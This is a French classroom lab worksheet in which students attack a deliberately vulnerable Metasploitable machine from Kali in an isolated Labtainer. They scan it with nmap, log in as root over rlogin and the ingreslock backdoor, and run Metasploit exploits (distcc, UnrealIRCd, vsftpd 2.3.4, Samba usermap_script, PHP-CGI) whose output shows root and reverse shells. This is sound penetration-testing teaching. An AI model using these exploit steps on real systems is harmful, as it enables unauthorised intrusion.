AP CYBER-SECURITE

ATTAQUE-METASPLOIT

INTRODUCTION :

Vous êtes devenu consultant en cybersécurité pour **SIO-EVENTS**. L'entreprise souhaite sécuriser son réseau et ses serveurs et vous demande de lui présenter les possibilités d'attaques et de pénétration de son réseau de manière concrète. Vous avez à votre disposition un labtainer que vous utiliserez pour l'occasion.

Ce Labtainer explore l'utilisation de l'outil metasploit qui est installé sur un système Kali Linux (attaquant) et est destiné à apprendre des compétences de pénétration simples sur un hôte metasploitable volontairement vulnérable (victime).

Vous allez mettre en œuvre quelques attaques.

ATTENTION ! : Pour chacune des tâches effectuées, vous devez justifier cela par une capture d'écran.

EXÉCUTION DU LABORATOIRE

Le laboratoire est démarré à partir de l'annuaire de travail Labtainer sur votre hôte Linux, par exemple, un VM Linux. De là, émettons la commande (Il va y avoir une phase de téléchargement assez importante):

TÂCHES :


1. **Vérifier la connectivité entre l'agresseur et la victime - Mettez une capture d'écran montrant cette connectivité.**

2. Obtenez une liste des services vulnérables sur la victime

Un scan 'nmap' de la victime sera suffisant.

nmap -p0-65535 192.168.1.2

Cette commande fait scanner la machine « Victime » des ports 0 à 65535.




Vous voyez maintenant tous les ports ouverts sur la machine cible. On va se servir de certains ports ouverts pour lancer quelques attaques


3. Vulnérabilité configuré sur le service rlogin (port 513)

Connexion à distance à la victime (avec privilège racine)

rlogin -l root 192.168.1.2



Comme vous le voyez vous êtes attaquant, validez la commande et observez.



Comme vous le voyez maintenant vous avez ouvert une connexion sur la machine cible. Vous êtes logué en temps que root avec donc tous les privilèges !

Afficher un fichier « racine »

cat /root/filetoview.txt

Vous venez de créer un fichier sur la machine victime dans le dossier root.

Pour revenir à la console attaquante et couper la connexion saisissez la commande :


exit

4. Service IngresLock vulnérable (port 1524)

Ingreslock est un service légitime qui verrouille parties d'une base de données Ingres et utilise le protocole TCP 1524 (Transmission Control Protocol). Ce qui est inquiétant est que le port est souvent utilisé par les chevaux de Troie comme une porte dérobée dans un système.

Utilisez telnet pour accéder au service ingreslock et obtenir le privilège root

telnet 192.168.1.2 1524



Vous revoilà connecté avec tous les privilèges !

Coupez la connexion et revenez dans la console attaquant avec la commande :

exit

5. Service vulnérable de distccd (port 3632)

distccd est le serveur du compilateur réparti distcc(1). Il exécute les tâches de compilation qui lui sont confiées en réseau par ses clients.

distcc peut être exécuté soit sur TCP, soit par une commande de connexion telle que ssh(1) : les connexions TCP sont rapides mais peu sûres ; les connexions SSH sont sécurisées mais plus lentes.

Lorsqu'on utilise une connexion SSH, distccd doit être installé sur la machine volontaire mais ne doit pas s'exécuter en tant que démon : il sera lancé par SSH à la demande. Les connexions SSH ont plusieurs avantages : ni le client ni le serveur ne restent à l'écoute d'aucun port ; les compilations s'exécutent avec les privilèges de l'utilisateur qui les a demandées ; les utilisateurs sans autorisation sont refoulés du serveur ; enfin le code source et le résultat sont protégés pendant les transferts.

Lorsqu'on utilise une connexion TCP, distccd peut être exécuté soit par un programme similaire à inetd, soit en tant que serveur autonome. Le mode autonome est recommandé : il est légèrement plus efficace et il permet à distccd de réguler le nombre de tâches qui lui parviennent. Les options --listen et --allow permettent un contrôle d'accès simple, basé sur IP.

distcc peut être exécuté soit par le superutilisateur, soit par tout autre utilisateur. S'il est exécuté par le superutilisateur, il abandonne ses privilèges et prend soit l'identité indiquée par l'option --user, soit celle de l'utilisateur « distcc », soit celle de l'utilisateur « nobody »

Metasploit est un outil pour le développement et l'exécution d'exploits sur une machine distante. Des outils tierces ont été intégrés (nmap, nessus, msfvenom, ...) de ce fait tout le process d'analyse de port, de vulnérabilité et d'exploitation peut être effectué à partir d'un seul outil. Metasploit a intègre aussi une base de données postgresql pour stocker les données collectées à partir de vos analyses et exploits.

Metasploit a plusieurs interfaces :


- ***msfconsole*** *une interface en ligne de commande interactive*
- ***msfcli*** *une interface en ligne de commande (pour automatiser)*
- ***Armitage*** *Une GUI en Java pour l'utilisation de Metasploit*
- ***msfweb*** *Interface web de l'outil*

Metasploit dispose de plusieurs types de modules important à connaître pour être efficace.

- ***Exploits*** *: Moyen d'infiltration sur un hôte distant (Service ou application en ligne)*
- ***Auxiliary*** *: Module de test à la vulnérabilité (Scan, analyse, DoS, ...)*
- ***Encoder*** *: ré-encodeur de payloads pour passer les antivirus et soft de sécurité*
- ***NOP :*** *Lorsqu'un processeur charge cette instruction, il ne fait simplement rien (au moins utile) pendant un cycle, puis avance le registre à l'instruction suivante*
- ***POST*** *: Script utile après l'exploitation (Keylogger, hashdump, élévation de privilège, webcam, ...)*

- ***Payloads*** *: Charge (Morceau de code) utile à faire exécuter au système cible (3 types de payloads :)*

Démarrer la console Metasploit



sudo msfconsole

Notez que vous verrez un avertissement au sujet d'une base de données manquante, vous pouvez ignorer cela.

RECHERCHE D'EXPLOIT DISTCCD

search distccd

```
msf5 > search distccd

Matching Modules
================

   #  Name                            Disclosure Date  Rank       Check  Description
   -  ----                            ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec   2002-02-01       excellent  Yes    DistCC Daemon Command Execut
ion
```

Ici vous voyez que la date du module d'exploit est de 2002

Le **Rank est à excellent**. **Attention** excellent veut pas dire que l'attaque sera excellente, ça indique que sur une machine en production il n'y aura pas d'effets de bord constitutifs à l'attaque. N'oubliez pas que vous vous positionnez en temps que consultant en cybersécurité et que votre but n'est pas de détruire la machine cible mais de contrôler les vulnérabilités. Donc le Rank vous indique les risques de perturbations que vous pourriez infliger à la machine cible.

UTILISER L'EXPLOIT

use exploit/unix/misc/distcc_exec

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) >
```

AFFICHER LES OPTIONS LIÉES À L'EXPLOITATION

options

```
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

DÉFINIR L'OPTION 'RHOST'

Rhost (pour Remote Host) est une variable qui fait référence à l'adresse ip de la machine cible.
Nous allons préciser la cible :

set RHOST 192.168.1.2

```
msf5 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.2      yes       The target address range or CIDR identifier
   RPORT   3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Si vous retapez options vous voyez que nous venons de définir que la machine sur laquelle nous voulons lancer les commandes sera 192.168.1.2

EXÉCUTER L'EXPLOIT

exploit

Remarque : lorsque l'exploit a réussi, aucune invite n'est affichée, mais un shell est créée

La commande **hostname** retourne le nom de la machine sur laquelle nous sommes.

Saisissez-la et observez : vous êtes bien chez la victime !

Tapez **Ctrl-C** pour sortir de l'exploit

Ensuite tapez **exit** pour sortir de la console msfconsole

6. Démon IRC vulnérable (port 6667)

Relancez la console msfconsole.

RECHERCHEZ L UNREAL_IRCD EXPLOIT.

search unreal_ircd

```
msf5 > search unreal_ircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.
8.1 Backdoor Command Execution


msf5 >
```

UTILISEZ L'EXPLOIT;

use exploit/unix/irc/unreal_ircd_3281_backdoor

Visualisez et définissez les options au besoin (option RHOST) exécutez le fichier racine d'exploit et d'affichage.

EXECUTER L'EXPLOIT

exploit

Voila, vous êtes connecté chez la victime !

Quittez la victime et sortez de la console

7. Service VSFtpd vulnérable (port 21)

RELANCEZ LA CONSOLE

RECHERCHE DE VSFTPD_234

search vsftpd_234

```
msf5 > search vsftpd_234

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoo
r Command Execution


msf5 >
```

UTILISER L'EXPLOIT

use exploit/unix/ftp/vsftpd_234_backdoor

Afficher et définir les options au besoin (option RHOST), exécuter le fichier racine d'exploit et d'affichage

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
kdoorexploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_back
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:35895 -> 192.168.1.2:6200) at 2021-01-14 12:31:20 +0
000

hostname
hostname
victim
```

Encore une fois nous sommes logués chez la victime

8. Service vulnérable de samba (port 139)

RECHERCHE DE SAMBA USERMAP_SCRIPT

search usermap_script

UTILISER L'EXPLOIT

use exploit/multi/samba/usermap_script

Afficher et définir les options au besoin (option RHOST), exécuter le fichier racine d'exploit et d'affichage

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo tU3XMpNl4YnWX9yl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "tU3XMpNl4YnWX9yl\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:44090) at 2021-01-14 12:34:41 +0
000

hostname
hostname
victim
```

9. Service HTTP (php) vulnérable (port 80)

RECHERCHE DE PHP_CGI

search php_cgi

UTILISER L'EXPLOIT

use exploit/multi/http/php_cgi_arg_injection

Afficher et définir les options au besoin (option RHOST) exécuter l'exploit

Remarque : lorsque l'exploit est réussi, une invite « meterpreter» est affichée

De l'invite meterpreter :

shell

ARRÊTEZ LE LABTAINER

Lorsque le laboratoire est terminé, ou que vous souhaitez arrêter de travailler pendant un certain temps,

stoplab

10. Pour terminer vous répondrez aux questions suivantes :

a. Quel est le rôle des ports en réseau ?

b. Qu'est ce que la notion de « backdoor» ?

c. Comment s'en prémunir ?